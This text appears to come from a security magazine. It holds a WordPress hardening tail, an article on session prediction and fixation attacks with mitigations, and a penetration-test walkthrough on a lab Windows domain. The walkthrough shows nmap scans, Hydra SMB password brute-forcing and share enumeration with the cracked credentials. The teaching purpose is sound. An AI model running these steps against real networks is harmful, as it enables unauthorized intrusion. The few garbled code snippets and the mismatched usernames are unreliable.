We strongly suggest to not keep confidential or secrete information in a WordPress Web Application. Some organization do. If it’s the case, encryption mecanism must be implemented in order to protect the information. Technical controls and procedures must exists in order to make sure data are always encrypted in the databases and production data must never be used in qa (quality assurance) systems.

Hide Login Errors

While using an incorrect combinaison of username and password or when querying the WordPress version, the attacker can identify the returned values and conduct some attacks (ex: brute-forcing). It is possible to modify your theme’s functions.php file to increase the security.

Listing 2. Hide the returned values while user or password are incorrect

```
function no_errors_please(){
 return ‘Nope’;
}
add_filter( ‘login_errors’, ‘no_errors_please’ );

Hide the running version:

remove_action( ‘wp_head’, ‘wp_generator’ ) ;
remove_action( ,wp_head’, ,wlwmanifest_link’ ) ;
remove_action( ,wp_head’, ,rsd_link’ ) ;
Robots.txt
Listing 3. It is also suggested to add the following code to the .htaccess file of each directory
   in oder to minimized search engine spiders impacts
#
User-agent: *
Disallow: /cgi-bin
Disallow: /wp-admin
Disallow: /wp-includes
Disallow: /wp-content/plugins/
Disallow: /wp-content/cache/
Disallow: /wp-content/themes/
Disallow: */trackback/
Disallow: */feed/
Disallow: /*/feed/rss/$
Disallow: /category/*
```

Conclusion

Preserving the integrity of the information is always important, no matter the classification of the object. In some case, the impact of loss may be severe and security must be aligned to respect internal requirements and regulation the organization may have to comply with.

Regarding availability, it is always appropriate to implement a disaster recovery plan (DRP). If availability is very important for your organization, you may implement a hot site solution.

Remember, at all time, a risk assessment (inlcuding at least: data classification, risk analysis and business

impact analysis) must be conducted in order to identify the proper security controls to implement.

About the Author

Marc Andre Heroux, CGEIT, CISA, CRMA, CRMP, ABCP, CISSP, NSA-IAM, NSA-IEM.
Information Technology | Security | Risk Management Specialist. Mr. Heroux cumulates over 16 years of experience in Governance, Risk Management, Compliance, Security & IT consulting. Marc has been involved in many Critical Security Projects. He created the system Linux Virtual Control Center (LVCC) integrating, among others IDS/IPS functionalities. Since 2000, he especially acted as a security, compliance & risk management specialist. Among it's successfull realization: AS2 certification with the AAFES (US Army and Air Force Exchange Service), compliance of Sears Canada and GE Commercial Finance transactions, ASC X12.58 encryption and architecture analysis for Banks, US Custom Border EDI integration and SOX compliance. He also worked on security & compliance projects against ISO 27000, COBIT, ANSI, NIST standards, Basel II, SAS 70 (SSAE no. 16), PCI, CICA 5970, Article 17 Directive 95/46/EC & NERC.

ANRC

A Cyber criminal can target and breach your organization's perimeter in less than a second from anywhere in the world ...

Are You Prepared?

ANRC delivers advanced cyber security training, consulting, and development services that provide our customers with peace of mind in an often confusing cyber security environment. ANRC's advanced security training program utilizes an intensive hands-on laboratory method of training taught by subject matter experts to provide Information Security professionals with the knowledge and skills necessary to defend against today's cyber-attacks and tomorrow's emerging threats.

ANRC's consulting and development services leverage team member knowledge and experience gained in the trenches while securing critical networks in the U.S. Department of Defense and large U.S. corporations. ANRC tailors these services to deliver computer security solutions specific to the needs of the customer's operational environment. Our approach emphasizes a close relationship with our clients as an integral part of our service. We believe we're all in the security battle together, and we view our customers as key members of our team in the fight.

TRAINING :: CONSULTING :: SOLUTIONS **www.anrc-services.com**

Web Authorization Attacks

by Niharika Ramachandra Murthy

I hereby declare that this document is based on my personal experiences and experiences of my project members. To the best of my knowledge, this document does not contain any material that infringes the copyrights of any other individual or organization including the customers of AppDra Software Solutions

The logic behind Authorization is that the authenticated user's session is proved with a unique random token which is used to identify him in the application. Since HTTP is a stateless protocol to overcome this session management is in place. Application uses UserName/Password as an identity to authenticate into application, once authenticated instead of transmitting these credential to and forth with every transaction, application generates a unique token called as Session ID to identify these authenticated sessions.

Following are some of the Authorization Vulnerabilities

- Session Prediction
- Session Capture
- Session Fixation
- Insufficient Session Expiration
- Insufficient Authorization

Session Prediction

By analyzing and understanding the session ID generation Session prediction attack refers to predicting/ guessing valid session identifier which would be used to gain access to confidential information process, an attacker can predict a valid session ID value. Attacker first collects some valid Session ID, understands the inputs considered for generating the session ID, possible encryption or hashing mechanism used, by analyzing these session ID attacker predicts the session id and gains access into the application. In addition to this attacker might make use of brute forcing to generate different values of session ID until he successfully gains access into the system.

Example

Consider the following URL's. The session ID variable is represented by SessionValue and the value for the session variable is avis1234, avis1235, avis1236 respectively. By looking at one can easily infer that the next session id would be avis1237.

```
http://www.localhost:8080/aviscanner.jsp?id=1234;SessionValue=avis1234
http://www.localhost:8080/aviscanner.jsp?id=1234;SessionValue =avis1235
http://www.localhost:8080/aviscanner.jsp?id=1234;SessionValue =avis1236
```

Root Cause:

- Use of predictable session IDs
- Sequential allocation of Session IDs

- Use of Session ID values that are too short
- Use of weak session-id generation algorithm

Mitigation for session prediction

Some of the counter measures for session prediction are to consider session of sufficient length to protect against brute force attacks, session ids generated must be random, and they must not be reproduced. Also ensure that the inactive session expires after a particular time interval.

Session Capture

As the name suggest capturing a valid session is session capture. This phase is easier compared to predicting a valid session. This approach is also called as session side jacking. In this phase attacker uses sniffers to read the traffic and capture a valid session identifier. This is similar to man-in-the-middle attack. Tools like Ethereal and Ettercap can easily sniff a web application session exposing the application to authorization attacks.

Root Cause and Mitigations

One of the primary root causes for session capture is because sensitive data like session identifier is transmitted without encryption. Many web applications apply SSL only on login page where session id can still be sniff out on subsequence pages. The password of such application is protected but not the session. Therefore proper encryption algorithm has to be in place when sensitive data is being transmitted.

Session Fixation

Attacker fixes the user's session ID before the user even logs into the target server, thereby eliminating the need to obtain the user's session ID afterwards. To illustrate session fixation attack let's look at a simple ex.




Figure 1. Session fixation attack

In this example you can see an attacker, a valid user and a website (www.online.com) server.

- An attacker who is also a valid user logs into *www.online.com*
- The server issues him a valid session ID 1234.
- Then the attacker sends an email to a valid user with a hyperlink *http://online.com/login.jsp?sessionid=1234* and lures him to access the site.
- When the user receives the mail, since it is convenient for him to click on the hyperlink rather than type it in the address bar, the user Clicks on it .not that the web application has established that s session already exists for the user so new session need not be established.
- The user login into the application by giving his credentials. New session id is not created and the server grants him access to his account.
- At this point, the attacker who was waiting for the user to login to his account by the fixated session can also access the users account through the same session id i.e. Session ID 1234.

Steps involved in Session fixation

- Session setup: This is the phase where the attacker sets up a "trap Session" on the target server to obtain a valid session ID. In some cases the established session has to be maintained by sending requests again and again to avoid session time outs.
- Session fixation: This is the phase where the user is introduced with the attacker's session ID where the user's session is fixated.
- Session entrance: This is the phase where attacker actually waits for the user to login through the fixated session and gains access to his data.




Figure 2. Session entrance

There are various ways session fixation can be launched. Some of them are:

- Simple Attack: this is similar to what is mentioned in Figure 1.
- Server Generated SID Attack: This is similar to simple attack only difference is that the session ID is generated at the server instead of client.The session ID generated at server is also not safe from fixation.
- Cross-Site Cooking Attack: It is a browser exploit. Attacker can set cookie for a browser into cookie domain of another site. For example Attacker lures victim to visit *www.unsafe.com*. When the victim visits the site a cookie SID in set in some other website say *www.safe.com*. Attacker then lures victim to visit *www.safe.com* and verify his details, when victim logs into this site attacker uses his account using the fixated session ID.

- Cross-Subdomain Cooking Attack: This is similar to Cross-Site Cooking Attack, except that it’s not a browser exploit and it relies on the fact that cookies can be set by one subdomain that affect other subdomain.

Root Cause

- Permissive servers that would allow users to set an arbitrary session id.
- Servers that would assign a session id to a newly opened browser session and reuse the same upon successful authentication

Mitigations

- Preventing logins to a chosen session
- Preventing the attacker from obtaining a valid session ID
- Do not accept session identifiers from GET / POST variables. Store session identifiers in HTTP cookies instead
- Regenerate SID on each request
- Logout function
- Time-out Session Identifier

Insufficient session expiration

Insufficient session expiration could mean that a session that never expires (even after log out) or a session that would take a lot of time before it expires (After hours of inactivity).Insufficient session expiration would provide an attacker with ample time to perform brute force attacks to get hold of a valid session ID. This would increase the web applications exposure to attacks that steal or reuse the session identifiers. An application maintaining the session-id of an inactive session for more than one hour is more vulnerable than an application that would kill sessions that are not active for 10 minutes. If an inactive session doesn’t expire for a long time the hacker would get more time to predict the session and carry out his exploits.

Root Cause:

- Improper session management
- Poor design/configuration
- Ignorance of associated security threats

Mitigations:

- Implement logic on the server side to ensure that all sessions expire after a specific period of inactivity. The shorter the period of inactivity the more secure will be the application.
- Also ensure that sessions are killed upon logout.

Insufficient Authorization

Insufficient Authorization is when a web site permits access to sensitive content or functionality which requires increased access control restrictions.

Website usually perform access control checks before rendering a URL or a hyperlink but similar kind of checks must be even done before loading the restricted page so that the attacker cannot bypass the access control check.

For example: Consider a website which has role based authorization. A normal user would just have view only rights and access to very little functionalities where as an admin user would have update rights and access to all functionalities. When the normal user logs into the application access control checks are done to make sure there is no hyperlink or menu item which navigates or redirects him to admin functionalities. But similar check should be done before loading those restricted admin pages because although the user is not redirected to admin pages he might still be able to guess the URL and access unauthorized functionalities.

Mitigation and countermeasures.

Proper authorization checks must be in place.

Consistent Security Controls administration

To be secure, consistency is critical. For an attacker, he has to find that one place where security control has not been administered, and launch his attack. To prevent that from happening, security must be applied all throughout the development of the software, by securing the your SDLC(Software Development Lifecycle).

The SDLC program differs with every company, and security controls can be administered in different ways through different places, effectively. Companies need to decide on those places and be consistent with the security control measures. Overall, to create secure web applications, be it awareness, standards or controls, your consistency in applying the same holds the key.

Conclusion

Since Session Id's play an important role in Authorization, care should be taken in generating, maintaining, and disposing these Session ID's. They must be generated using the right algorithm with sufficient length and should not be guessable. Care should be taken when they are transmitted i.e. the session identifier must be encrypted.

The application should ensure to prevent logins to a chosen session and Log out functionality should be implemented properly.

References

- *http://www.owasp.org/*
- *http://projects.webappsec.org*
- *http://cwe.mitre.org*

Black-Box Penetration Testing Scenario

by Basem Helmy

In this article you will learn how to fully compromise domain environment without exploiting any vulnerability. The following article will lead you in details to: Use nmap scripts for smb service, Use Hydra to brute-force account over smb service, extract the ntds.dit from VDI, use metasploit with pass-the-hash technique, Post exploitation in enterprise environment.

The most important thing you must keep in mind in your penetration testing is the scope, here in our scenario the scope of the penetration test is network 192.168.100.0/26.




Figure 1. Simple network diagram for the scenario


By reviewing the engagement rules it's easy to identify that they put the IT admins with servers zone which is vulnerability in the network design and it is recommended to make IT admin with the same zone of the core network servers. My recommendations is to make IT admins in separate zone and put tuned firewall between them based on the functions of the admins.

The other important thing in your penetration testing is the methodology. Stick to your methodology and try to avoid skipping steps or jump to other steps. It is highly recommend sticking to the methodology to finish your project on time.

Hopefully, we start our penetration test project with vulnerability.

This is black-box penetration test, so we will start identify the life hosts in the network. So let start by identifying the life hosts and services running on them.

```
#nmap -sP 192.168.100.0/26
```




```
b4s3mh3lmy:~# nmap -sP -n 192.168.100.0/26

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-03 17:41 EST
Nmap scan report for 192.168.100.10
Host is up (0.00023s latency).
MAC Address: 08:00:27:77:59:21 (Cadmus Computer Systems)
Nmap scan report for 192.168.100.11
Host is up (0.00035s latency).
MAC Address: 08:00:27:87:37:C2 (Cadmus Computer Systems)
Nmap scan report for 192.168.100.21
Host is up (0.00074s latency).
MAC Address: 08:00:27:1A:F2:A1 (Cadmus Computer Systems)
Nmap done: 64 IP addresses (3 hosts up) scanned in 0.67 seconds
```

Figure 2. Identify life Hosts


We will put our finding of the live hosts in file *Targets.txt.*

Now we will run nmap with more options to identify the services up on those hosts and the version of those services:

```
#nmap -sV -sC -iL Targets.txt
```



```
b4s3mh3lmy:~# nmap -sV -sC -iL Targets.txt

Starting Nmap 6.25 ( http://nmap.org ) at 2013-11-26 17:41 EST
Nmap scan report for 192.168.100.10
Host is up (0.00039s latency).
Not shown: 985 filtered ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Microsoft DNS 6.1.7601
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
88/tcp    open  kerberos-sec     Windows 2003 Kerberos (server time: 2013-11-26 22:42:55Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  netbios-ssn
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?
3268/tcp  open  ldap
3269/tcp  open  globalcatLDAPssl?
49154/tcp open  msrpc            Microsoft Windows RPC
49155/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 08:00:27:77:59:21 (Cadmus Computer Systems)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: PCL-DC-01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:77:59:21 (Cadmus Computer Systems)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: PCL-DC-01
|   NetBIOS computer name: PCL-DC-01
|   Domain name: pentest.corp.local
|   Forest name: pentest.corp.local
|   FQDN: PCL-DC-01.pentest.corp.local
|   NetBIOS domain name: PENTEST
|_  System time: 2013-11-26T14:43:38-08:00
```



```
| smb-security-mode:
|   Account that was used for smb scripts: <blank>
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing required
|_smbv2-enabled: Server supports SMBv2 protocol

Nmap scan report for 192.168.100.11
Host is up (0.00049s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE     VERSION
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn
445/tcp   open  netbios-ssn
49154/tcp open  msrpc       Microsoft Windows RPC
MAC Address: 08:00:27:87:37:C2 (Cadmus Computer Systems)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: PCL-FTP-01, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:87:37:c2 (Cadmus Computer Systems)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Enterprise 7601 Service Pack 1 (Windows Server 2008 R2 Enterprise 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: PCL-FTP-01
|   NetBIOS computer name: PCL-FTP-01
|   Domain name: pentest.corp.local
|   Forest name: pentest.corp.local
|   FQDN: PCL-FTP-01.pentest.corp.local
|   NetBIOS domain name: PENTEST
|_  System time: 2013-11-26T14:43:38-08:00
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol

Nmap scan report for 192.168.100.21
Host is up (0.00011s latency).
```

Figure 3. Identify Service running on the life Hosts

Here we go, form this output we could identify multible information

- Those servers are running with windows server 2008 R2 Enterprise 6.1
- Domain name is pentest.corp.local
- Computer names are PCL-DC-01 and PCL-FTP-01
- There are some of interested services DNS,SMB,LDAP and RPC over HTTP

In this scenario we will focus on SMB service as entry point for this network. Actualy almost IT admins make acconts for testing new services or privildges like test, srvtest, test with prefix of organization name or test1 etc.. and they make it with most common default complex password.


This vulnerbality in the network appears because of miss aply of the procedures. It is required to have a change management policy in your organization to make sure that this accounts are created and deleted after the test and make sure they have a complex password and those passwords are not the default complex ones like P@ssw0rd or P2ssw0rd.

In this scenario we will use custome list of the default test usernames in the UserNames.txt with most default passwords known in the IT environment. We will build a custom dictionary password based on the previous expectations. I have used some guessing words to start the password file Pass.txt then I use john-the-ripper to build my list Passwords.lst

```
#john --wordlist=Pass.txt --rules --stdout > Passwords.lst
```

Then, I use hydra to start brute-forcing the accounts which I got from the enumeration

```
#hydra -L UserNames.txt -P Passwords.lst -M Targets.txt -t 96
```



```
b4s3mh3lmy:~# hydra -L UserNames.txt -P Passwords.lst -M Targets.txt smb -t 64
Hydra v7.3 (c)2012 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2013-12-03 18:11:55
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 seconds to abort..
[DATA] 1 task, 3 servers, 530460 login tries (l:6/p:88410), ~1591380 tries per task
[DATA] attacking service smb on port 445
[STATUS] 27446.00 tries/min, 27446 tries in 00:01h, 1563934 todo in 00:57h, 3 active
[STATUS] 28506.33 tries/min, 85519 tries in 00:03h, 1505861 todo in 00:53h, 2 active
[445][smb] host: 192.168.100.10   login: test   password: P@ssw0rd
[445][smb] host: 192.168.100.11   login: test   password: P@ssw0rd
[STATUS] 29654.86 tries/min, 207584 tries in 00:07h, 1383796 todo in 00:47h, 2 active
```


Figure 4. Password dictionary attack using expected test account

In Figure 4 it is clear that the user test which was guessed by us is sucssesfuly login on the foolowing IPs:

- 192.168.100.10 PCL-DC-01
- 192.168.100.11 PCL-FTP-01

We will use this username to enumerate shared files in the domain using nmap SMB script *smb-enum-shares.nse*.

```
#nmap --script smb-enum-shares.nse --script-args=smbuser=pentest,smbpass=P@ssw0rd -p445 -n -iL
Targets.txt
```



```
b4s3mh3lmy:~# nmap --script smb-enum-shares.nse --script-args=smbuser=pentest,smbpass=P@ssw0rd -p445 -n -iL Targets.txt

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-03 17:33 EST
Nmap scan report for 192.168.100.10
Host is up (0.00035s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:77:59:21 (Cadmus Computer Systems)

Host script results:
| smb-enum-shares:
|   ADMIN$
|     Anonymous access: <none>
|     Current user ('pentest') access: <none>
|   C$
|     Anonymous access: <none>
|     Current user ('pentest') access: <none>
|   IPC$
|     Anonymous access: READ <not a file share>
|     Current user ('pentest') access: READ <not a file share>
|   NETLOGON
|     Anonymous access: <none>
|     Current user ('pentest') access: READ
|   SYSVOL
|     Anonymous access: <none>
|_    Current user ('pentest') access: READ

Nmap scan report for 192.168.100.11
Host is up (0.00042s latency).
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 08:00:27:87:37:C2 (Cadmus Computer Systems)

Host script results:
| smb-enum-shares:
|   ADMIN$
|     Anonymous access: <none>
|     Current user ('pentest') access: <none>
|   C$
|     Anonymous access: <none>
|     Current user ('pentest') access: <none>
|   IPC$
```

Figure 5. Enumerate shared folders

From the output we can easly identify the shared folders are:

- on the 192.168.100.10 are ADMIN$, C$, IPC$, NETLOGON, SYSVOL
- on the 192.168.100.10 are ADMIN$, C$, IPC$

What we found till now is enough in our secenario to start discovering the way to get the flag and gain full privileges on this domain.

We will use Group Policy Preferences Extension Data Structure folder which located inside SYSVOL folder which contains the groups.xml file.

Groups.xml file contain the group policy settings to change all local administrator account passwords inside the domain.


